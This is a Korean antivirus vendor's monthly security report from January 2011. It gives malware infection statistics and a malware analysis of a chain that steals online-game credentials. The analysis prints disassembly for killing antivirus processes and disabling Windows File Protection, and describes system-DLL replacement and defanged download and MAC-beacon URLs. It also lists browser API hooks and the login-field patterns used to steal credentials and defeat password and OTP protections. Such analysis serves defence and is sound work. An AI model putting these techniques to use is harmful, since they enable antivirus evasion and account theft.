www.alyac.co.kr


피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차



Part Ⅰ 1월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15


[2011년 1월 1일 ~ 2011년 1월 31일]

순위		악성코드 진단명	카테고리	합계 (감염자수)
1	↑6	Exploit.CVE-2010-3962.C	Exploit	38,562
2	↑2	S.SPY.Lineag-GLG	Spyware	37,226
3	↓2	Trojan.Downloader.JNSD	Trojan	34,182
4	↓1	Variant.Downloader.73	Trojan	31,782
5	New	Variant.Downloader.80	Trojan	30,030
6	↑4	V.TRJ.Clicker.Winsoft	Trojan	27,366
7	New	Variant.Oficla.14	Trojan	25902
8	New	S.SPY.OnlineGames-H	Spyware	25,646
9	↓4	V.TRJ.Patched.imm	Trojan	19,842
10	New	V.DWN.Onlinegame.PA.Gen	Trojan	19,816
11	↓3	S.SPY.OnlineGames.imm	Spyware	19,428
12	New	Variant.Fosniw.4	Trojan	18,704
13	↑2	Variant.Kazy.6420	Trojan	18,654
14	New	V.DWN.Agent.339968	Trojan	17,858
15	New	Variant.Fosniw.5	Trojan	17,102

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임


감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.
1월의 감염 악성코드 TOP 15는 Exploit.CVE-2010-3962.C가 38,562건으로 TOP 15 중 1위를 차지하였으며, S.SPY.Lineag-GLG이 37,226건으로 2위, Trojan.Downloader.JNSD가 34,182건으로 3위를 차지하였다. 이외에도 1월에 새로 Top 15에 진입한 악성코드는 총 7종이다.
1위를 차지한 Exploit.CVE-2010-3962.C은 11월 초에 공개된 Internet Explorer 취약점 CVE-2010-3962을 악용해 악성 iframe을 추가하여 유포하며, 취약점에 대한 보안패치가 이루어지지 않은 사용자가 해당 서버에 접속할 경우, 사용자 몰래 온라인 게임 계정 정보가 유출되는 악성코드를 다운로드하여 자동 실행 되도록 하였다. 그래서 온라인 게임 계정정보를 유출하는 악성코드들도 덩달아 Top15에서 높은 순위를 차지한 것을 확인할 수 있다. 위 취약점은 작년 12월에 MS10-090 : Internet Explorer 누적 보안 업데이트(2416400)로 보안패치 되었으며 안전한 PC사용을 위해선 반드시 정기적으로 제공되는 보안 패치를 설치하여야 한다.

(2) 카테고리별 악성코드 유형



악성코드 유형별 비율은 트로이 목마(Trojan)가 68%로 가장 많은 비율을 차지하고, 스파이웨어(Spyware)가 22%, 취약점(Exploit)가 10%의 비율을 각각 차지하고 있다.


(3) 카테고리별 악성코드 비율 전월 비교



악성코드 유형별 비율을 전월과 비교한 그래프이다. 특이사항은 트로이목마(Trojan)가 약 12% 감소하고 스파이웨어(Spyware)가 약 10%증가하였다. 위에서 언급되었듯이 취약점을 이용한 악성스크립트와 사용자 몰래 온라인 게임 계정 정보를 유출시키는 악성코드의 증가가 원인으로 작용하였다. 특히 방학 등을 맞아 온라인 게임의 접속량이 증가하는 경향을 이용해 악성코드 유포가 더욱 활발하게 이뤄진 것으로 판단된다.

(4) 월별 피해 신고 추이

[2010년 02월 ~ 2011년 01월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프이다. 1월의 피해 신고추이는 전월에 비해 소폭 감소하였다.

(5) 월별 악성코드 DB 등록 추이

[2010년 02월 ~ 2011년 01월]



DB 등록추이는 변종이 많이 발생되는 순위라고 말해도 과언이 아니다. 1월은 전월에 비해 스파이웨어(Spyware)가 소폭 감소하였지만 아직도 가장 많은 양이 등록되고 있으며, 이 밖에 다운로더(Downloader)와 트로이잔(Trojan)도 전월에 비해 증가하였다.


Part Ⅰ 1월의 악성코드 통계

2. 악성코드 이슈 분석 – "시스템파일을 감염 시키는 악성코드"

최근의 많은 악성코드들은 시스템 DLL파일을 변조 또는 교체하는 방식을 사용하고 있다. 시스템 DLL 파일을 조작하면 악성코드는 사용자의 눈을 피해 시스템에 오래 살아남을 수 있기 때문이다. 하지만 윈도우 운영체제는 WFP(Windwos File Protection)이라는 기법으로 시스템 DLL을 보호하고 있다. 기존의 게임 스파이웨어는 게임 프로세스 자체에서 계정 정보를 얻었지만, 이 악성코드는 보안 솔루션으로 보호되고 있어서 접근이 어려운 게임프로그램 대신에 비교적 접근이 쉬운 Internet Explorer을 통해 전달되는 계정 정보를 탈취한다. Internet Explorer로 어떠한 정보가 전달되고 그것을 어떻게 얻어내는지 알아본다.

1) 유포 경로

해커에 의해 변조 된 사이트에 접속 하였을 때, 사용자 PC에 취약점이 존재하면 악성 파일을 다운로드 한다. 사용 된 취약점은 CVE-2010-0806 IE취약점으로 2010년 3월 9일에 0-Day로 발견되어 2010년 3월 31일 MS10-018으로 긴급업데이트 되었다. 다운로드 되는 파일은 hxxp://www.37xxxx.com:5656/01.exe 이다.



<악성코드 실행단계>

해당 취약점은 아래 보안업데이트를 통해 패치 할 수 있다.

[MS10-018 보안업데이트]
http://www.microsoft.com/korea/technet/security/bulletin/ms10-018.mspx

2) 파일 분석 – V.DWN.OnlineGames.xaot – 01.exe

① 프로세스 종료

동작 중인 프로세스 중 AYAgent.aye, SkyMon.exe 프로세스가 존재하면 종료시킨다.

```
loc_4025AA:
lea     ecx, [esp+138h+pe.szExeFile]
push    offset Str2             ; "AYAgent.aye"
push    ecx                     ; Str1
call    ebx ; _stricmp
add     esp, 8
test    eax, eax
jz      short loc_4025D0

lea     edx, [esp+138h+pe.szExeFile]
push    offset aSkymon_exe      ; "SkyMon.exe"
push    edx                     ; Str1
call    ebx ; _stricmp
add     esp, 8
test    eax, eax
jnz     short loc_4025E0

loc_4025D0:
mov     eax, [esp+138h+pe.th32ProcessID]
push    eax                     ; dwProcessId
push    0                       ; bInheritHandle
push    1                       ; dwDesiredAccess
call    esi ; OpenProcess
push    0                       ; uExitCode
push    eax                     ; hProcess
call    edi ; TerminateProcess
```

② WFP(Windows File Protect) 보호모드 해제

Sfc_os.dll의 Ordinal 5에 존재하는 unnamed API(SfcFileException)를 사용하여 보호모드를 해제할 수 있다. WFP 보호모드 해제 대상파일은 C:₩Windows₩System32폴더에 존재하는 Comres.dll 파일이다.

Ordinal 5:

DWORD WINAPI **SfcFileException**(DWORD **dwUnknown0**, PWCHAR **pwszFile**, DWORD **dwUnknown1**);

dwUnknown0	Unknown. Set to 0
pwszFile	Filename
dwUnknown1	Unknown. Set to -1

```
push    edx                     ; lpLibFileName(sfc_os.dll ImageBase)
call    LoadLibraryA
mov     esi, eax
test    esi, esi
jz      short loc_402560
push    5                       ; lpProcName(ProcNameOrOrdinal=#5)
push    esi                     ; hModule
call    GetProcAddress
mov     ecx, [esp+314h+lpMultiByteStr]
mov     edi, eax
lea     eax, [esp+314h+WideCharStr]
push    eax                     ; lpWideCharStr
push    ecx                     ; lpMultiByteStr
call    MultiByteToWideChar_0
add     esp, 8
lea     edx, [esp+314h+WideCharStr]
push    0FFFFFFFFh
push    edx                     ; FileName : ComRes.dll
push    0
call    edi                     ; edi=76C19496(sfc_os.#5 RVA - SfcFileException API)
push    esi                     ; hLibModule
call    FreeLibrary
```

<WFP 무력화 코드>

③ 파일 이동

WFP 보호모드가 해제되면 감염PC에 ComResA.dll 파일이 존재하는지 확인 후, 존재하지 않으면 정상적인 Comres.dll를 ComResA.dll로 파일명을 변경시킨다.

```
push    ecx             ; Path = "C:\WINDOWS\system32\ComResA.dll"
call    PathFileExistsA
test    eax, eax
jnz     short loc_402952
lea     edx, [ebp-208h]
push    3               ; Flags = REPLACE_EXISTING|COPY_ALLOWED
lea     eax, [ebp-104h]
push    edx             ; NewName = "C:\WINDOWS\system32\ComResA.dll"
push    eax             ; ExistingName = "C:\WINDOWS\system32\ComRes.dll"
call    MoveFileExA
```


<ComResA.dll 파일 생성 화면>

(참고사항)

해당 악성파일은 중복실행 여부를 체크 하지 않기 때문에 파일이 재 실행 될 경우, WFP 보호모드 해제 후 감염PC에 ComResA.dll 파일이 존재하면 현재 존재하는 ComRes.dll을 ComRes.dll(랜덤7자리).tmp 파일로 이동시키고 다시 ComRes.dll 파일을 생성시킨다.

```
CALL to MoveFileExA from 01.004022BB
ExistingName = "C:\WINDOWS\system32\ComRes.dll"
NewName = "C:\WINDOWS\system32\ComRes.dllMXHHjoUx.tmp"
Flags = REPLACE_EXISTING|COPY_ALLOWED
```


<반복 실행 시 변경되는 ComRes.dll>



<반복 실행에 따른 파일변경 순서도>

④ 파일 생성

자신이 리소스로 가지고 있던 파일을 C:\WINDOWS\system32\ComRes.dll로 생성한다.



<리소스에 저장 된 내용을 로드시키는 화면>

3) 파일 분석 – S.SPY.OnlineGames.xaot – ComRes.dll

① 프로세스 종료

자신을 로드시킨 프로세스가 AyAgent.aye, ALYac.aye, SkyMon.exe 일 경우 종료 시킨다.

```
int __cdecl Main_EP()
{
  memset(Filename, 0, 0x104u);
  GetModuleFileNameA(0, Filename, 0x104u);
  if ( StrStrIA(Filename, "AyAgent.aye") || StrStrIA(Filename, "ALYac.aye") || StrStrIA(Filename, "SkyMon.exe") )
    ExitProcess(0);
}
```

<프로세스 강제종료 화면>

② 스트링 복호화

차후에 이용 될 스트링을 "XOR(95)"을 이용하여 복호화 시킨다.

복호화 된 스트링 내용은 다음과 같다.

다운로드 주소 : hxxp://ddd.37xxxx.com:7878/dd.txt
맥 전송 주소 : hxxp://ddd.37xxxx.com:7878
맥 전송 시 버전정보 : 3838


③ 스레드 생성

생성 된 스레드에서는 파일 다운로드, 파일복사, 맥&버전 전송, 파일로드의 역할을 수행한다.

1) 복호화 된 스트링을 참고로 파일을 다운로드 한다.

hxxp://ddd.37xxxx.com:7878/dd.txt를 systemInfo.ini 파일이름으로 다운로드 한다.

이후 hxxp://ddd.37xxxx.com:7878/3.exe 파일을 다운로드 후 실행한다.




<다운로드 된 dd.txt 파일내부 화면>

2) 다운로드 된 systemInfo.ini파일을 systemInfomations.ini 이름으로 복사시킨다.

3) 특정 서버로 감염 된 PC의 MAC&버전정보를 전송한다.

```
URL : hxxp://ddd.37xxxx.com:7878/clcount/count.asp?mac=(Mac Adress)&ver=3838
UserAgent : Google
```

4) nt32.dll 파일을 로드한다.



<악성파일 nt32.dll을 로드시키는 화면>

④ ComResA.dll 로드

ComResA.dll은 정상적인 시스템파일 Comres.dll이 변경 된 파일이다. 감염 된 ComRes.dll가 원본파일의 기능을 수행하기 위해서는 ComResA.dll을 로드해야 한다. 해당 악성코드에서는 Export Table(IMAGE_EXPORT_DIRECTORY)를 이용하여 ComResA.dll을 로드시킨다.


1) IMAGE_EXPORT_DIRECTORY의 구조체

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   Name;                   // address of library file name
    DWORD   Base;                   // ordinal base
    DWORD   NumberOfFunctions;      // number of functions
    DWORD   NumberOfNames;          // number of names
    DWORD   AddressOfFunctions;     // address of function start address array
    DWORD   AddressOfNames;         // address of functino name string array
    DWORD   AddressOfNameOrdinals;  // address of ordinal array
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

2) 해당 악성코드의 경우 AddressOfFunctions 인 ComResA.COMResModuleInstance 필드를 참조하게 된다.

```
Modul name : DLL.dll
        TimeDateStamp: 4D1B6A18
        Version: 0.00
        Ordinal base: 00000001
        Number of functions: 00000001
        Number of Names: 00000001
COMResModuleInstance rva: 0000358F ord : 1 [forwarder RVA : ComResA.COMResModuleInstance]
```

4) 파일분석 - V.DRP.OnlineGames.xaot – dw.exe



<dw.exe와 nt32.dll 흐름도>

드롭퍼는 nt32.dll 파일을 드롭하고 imm32.dll 파일을 감염시켜서 로딩할 때마다 nt32.dll 파일을 실행하도록 한다.

① Anti AV

현재 실행중인 Anti-Virus가 있는지 확인한다. 확인하는 AV 종류는 두 가지다. V3와 알약. 만약V3ClnSrv.exe나 V3Svc.exe 프로세스가 실행 중이고 nt32.dll 파일이 있으면 nt32.dll 파일을 nt32.[랜덤].tmp로 이름을 변경하고 프로그램을 종료한다. 알약 프로그램인 AYAgent.aye 프로세스가 실행 중이면 해당 프로세스를 종료시키고 다음 작업을 계속 진행한다.

② nt32.dll 드롭

드롭퍼의 리소스영역에 있는 DLL 파일을 찾아서 %SYSTEM% 디렉토리에 nt32.dll 파일을 생성한다.

③ imm32.dll 감염

운영체제는 WFP라는 보호메커니즘으로 시스템 파일의 변경을 막고 있다. 그렇기 때문에 시스템 파일을 변경하려면 WFP를 해제해야 한다. 이 악성코드는 imm32.dll 파일을 감염시키기 위해 sfc_os.dll의 SfcFileException 함수를 사용하여 WFP를 해제한

다. WFP 해제가 완료되면 imm32.dll 파일을 감염시킨다. 섹션을 2개 추가하고 추가된 섹션에 nt32.dll 파일을 로드하는 코드와 원래의 Entry-Point로 이동하는 코드를 넣는다. 그래서 imm32.dll을 로드하는 프로그램을 실행하게 되면 감염된 코드가 실행되게 되고 결국 nt32.dll이 실행된다.

④ 마지막으로 드롭퍼 자신을 삭제한다.

5) 파일분석 - S.SPY.OnlineGames.xaot – nt32.dll

이 악성코드는 게임 계정정보를 탈취하여 서버에 보내는 일을 한다. DLL 파일은 특정 프로세스에 기생하여 실행된다. DLL이 로드된 프로세스가 iexplorer.exe, dnf.exe, MapleStory.exe, lin.bin, ff2client.exe인지 체크하고 관련 함수를 호출한다. 계정 탈취는 던전앤파이터, 메이플스토리, 리니지, 피파온리인2를 대상으로 하고 대부분의 정보는 Internet Explorer(이하 IE)를 후킹하여 알아낸다. 그래서 IE에서 대부분의 작업을 하고 게임 프로세스에서는 간단한 후킹과 수집된 계정 정보를 서버에 보내는 일을 한다.

① IE

IE에서 사용하는 여러 API 함수에 후킹을 설치하여 데이터를 수집한다. 함수리스트는 아래와 같다.

```
.- wininet.dll
HttpSendRequestA
HttpSendRequestW
InternetReadFile

- kernel32.dll
ReadFile
MultiByteToWideChar
GlobalUnlock

- ws2_32.dll
send

- msvcrt.dll
memmove
memcpy
```

대부분 네트워크 관련 함수이거나 메모리 관련 함수다. 네트워크로 패킷 데이터를 주고받거나 메모리에서 데이터를 주고받을 때 중간에서 데이터를 캐치하여 정보를

수집하려는 의도다. 각 함수에서 마다 찾는 데이터 패턴이 다양하고 찾는 패턴이 발견되면 아이디와 패스워드를 추출한다. 함수 별로 찾는 패턴과 그에 따라 하는 행위는 다음과 같다.

② wininet.dll

- HttpSendRequestA, HttpSendRequestW

패턴 :

```
pmang.com -> page_domain=pmang.com -> page_gameid=fifaonline -> usrid=
-> passwd=
l_domain=www.netmarble.net -> l_id= -> l_pwd=
lineage.plaync.co.kr -> game_id=13& -> &id= -> &pwd=
lineage.plaync.co.kr -> &strEmail= -> &strPassword=
lineage.plaync.co.kr -> gnxMapleOTPLoginAuthContainer -> g_txtAuthNum=
lineage.plaync.co.kr -> sbanner=yes&loginname=df -> &id= -> &pw=
lineage.plaync.co.kr -> strEncData= -> strLeftID= -> strLeftPw=
```

행위 : 아이디와 패스워드를 추출한다.

- InternetReadFile

패턴 :

```
<li class="pcash"><em> -> <span><strong> -> </strong>
```

행위 : 과 사이에 있는 값을 추출한다.

③ kernel32.dll

- ReadFile

후킹된 함수는 계정을 추출하는 것이 아니라 자바스크립트 코드를 수정하는 일을 한다.

패턴 :

```
obj.pw.value = "";
```

행위 : ob를 //로 바꿔서 코드를 주석처리 한다.

패턴 :

```
if (!isEncrypt) document.getElementById("otp_no").value =
document.getElementById("otp_no_input").value;
```

행위 : if(!isEncrypt) 에서 느낌표를 삭제한다.

패턴 :

```
function( strNexonID, strPassword, codeRegSite, strRedirect → if
( strNexonID == '' )
```

행위 : 두번째 패턴인 if 부분부터 아래의 코드로 덮어쓴다.

```
NgbClientForm.AddChildForSubform( 'strLeftID', strNexonID );₩r₩nNgbClientForm.AddChildForSubform( 'strLeftPw', strPassword );₩r₩n////////////////////////////////////////////////////////////////////////////////////////////////////
```

- MultiByteToWideChar

패턴 :

```
<li class="cash"> -> <h6> -> </h6> -> <p> -> <strong> -> </strong> -> <a href="javascript:charge_pmangcash('fingerprint=
```

